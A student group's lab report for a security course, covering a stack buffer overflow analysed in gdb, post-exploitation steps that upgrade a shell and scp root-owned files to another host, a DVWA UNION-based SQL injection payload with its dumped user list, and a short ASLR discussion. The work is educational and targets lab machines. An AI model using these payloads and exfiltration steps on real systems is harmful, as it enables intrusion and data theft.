Project 2

CS 4371


Benjamin Nye
Brandon Shelton
Bridgett Tijerina
Jacob Lopez

Section I (Introduction) – Benjamin Nye:

For Project 2, our group learned how to analyze programs, find vulnerabilities in programs, and exploit those vulnerabilities using exploitation methods. The roles of the members in our group were for each of us to complete a task and section of the report. Task I was completed by Bridgett, Task II was completed by Brandon, and since there are only three tasks this week, Jacob and Benjamin split Task III as it seemed to be the longest. For the report, Benjamin worked on sections I and V, Bridgett worked on section II, Brandon worked on section III, and Jacob worked on section IV. As a group we met on Zoom and in the computer lab to discuss the project and work on the tasks. When not meeting, we used GroupMe to coordinate and ask each other questions when we needed assistance.

Section II (Task I) – Bridgett Tijerina:


Part a: Show whether or not you can read the files in /root/files of A.1 with local login and SSH login.



Part b:


It took exactly 7 bytes (8 if you include null terminator) to crash the echo program.

Part c & d:




Section III (Task II) – Brandon Shelton:

Part a: Show a screenshot of gdb running to a breakpoint in foo() of tcph in A.2



Part b: Show a screenshot of gdb showing the stack of foo() of tcph in A.2.



Part c: Report the values of $rsp, $rbp, the address of buf, and the address of the return address of foo() in A.2.


```
$rsp == 0x7fffffffe838
$rbp == 0x7fffffffea60
Address of buf == 0x7ffff7fb6360
Address of foo() == 0x555555555283
```

Part d: Report the values of $rsp, $rbp, the address of buf, and the address of the return address of foo() in A.1.


```
$rsp == 0x7fffffffe3d8
$rbp == 0x7fffffffe600
Address of buf == 0x7ffff7fb6360
Address of foo() == 0x555555555283
```

Section IV (Task III) – Jacob Lopez & Benjamin Nye:

Part a: Show a screenshot that the echo program is exploited.




Part b: Show the exploiting packet captured in A.2.




Part c: Report how you retrieve the files from A.1 to A.2. Give steps in detail.

1) Once you have completed the exploit of Ubuntu you can access files in the shell.
2) Next back all the way-out using command "cd .." multiple times (I believe 3x) to see the root directory
3) CD into the "Root" directory then CD into files.
4) Run command "python -c "import pty;pty.spawn('/bin/bash')" this will get you a better shell that will allow you to run root privileges. Without this command you cannot properly run the scp command to move the files inside the 'files' directory inside root.
5) Run "scp –r file1 user3@172.16.0.102:~/project2/"
6) Run "scp –r file2 user3@172.16.0.102:~/project2/"


Part d:



Part e:


Damn Vulnerable Web A
10.0.0.2/dvwa/vulnerabilities/sqli/?id=0+or+1%3D1+union+selec
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
Setup
Brute Force
t user,first_name from users#
Submit
ID: 0 or 1=1 union select user,first_name from users#

Part f:


Kali (1) - Virt Viewer (on group02)
Send key
Help
Damn Vulnerable Web App (DVWA) v1.0.7 :: Vulnerability: SQL Injection - Mozilla Firefox
10.0.0.2/dvwa/vulnerabilities/sqli/?id=1+or+1%3D1+union+selec
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
User ID:
Submit
ID: 1 or 1=1 union select user,first_name from users#
First name: admin
Surname: admin
ID: 1 or 1=1 union select user,first_name from users#
First name: Gordon
Surname: Brown
ID: 1 or 1=1 union select user,first_name from users#
First name: Hack
Surname: Me
ID: 1 or 1=1 union select user,first_name from users#
First name: Pablo
Surname: Picasso
ID: 1 or 1=1 union select user,first_name from users#
First name: Bob
Surname: Smith
ID: 1 or 1=1 union select user,first_name from users#
First name: gordonb
Surname: Gordon
ID: 1 or 1=1 union select user,first_name from users#
First name: 1337
Surname: Hack
ID: 1 or 1=1 union select user,first_name from users#
First name: pablo
Surname: Pablo
ID: 1 or 1=1 union select user,first_name from users#
First name: smithy

Section V – Benjamin Nye:

One defense mechanism is to randomize the address space of stack memory (so called randomization). The shell scripts, enablerandom.sh and disablerandom.sh, are provided to show how to enable or disable the defense mechanism.

Part a: Discuss the reason that randomization can defeat the attack.

Randomization defeats the attack because the memory address is randomized meaning you would be unable to redirect the return address by any sort of overflow exploitation.

Part b: Assume only the low 16 bits of the stack address is randomized. What is the probability that an exploiting packet can compromise the server? Assume an attacker can send 10 exploiting packets every second. How long will it take for the attacker to compromise the server?

For the probability that an exploiting packet can compromise the server:
The probability would be $\frac{1}{(2^{16})} = 0.00001525878 = \ .0015\%\ Chance$

For how long it will take for the attacker to compromise the server:
The time it would take would be $\frac{2^{16}}{10} = \ 6553.6\ Seconds$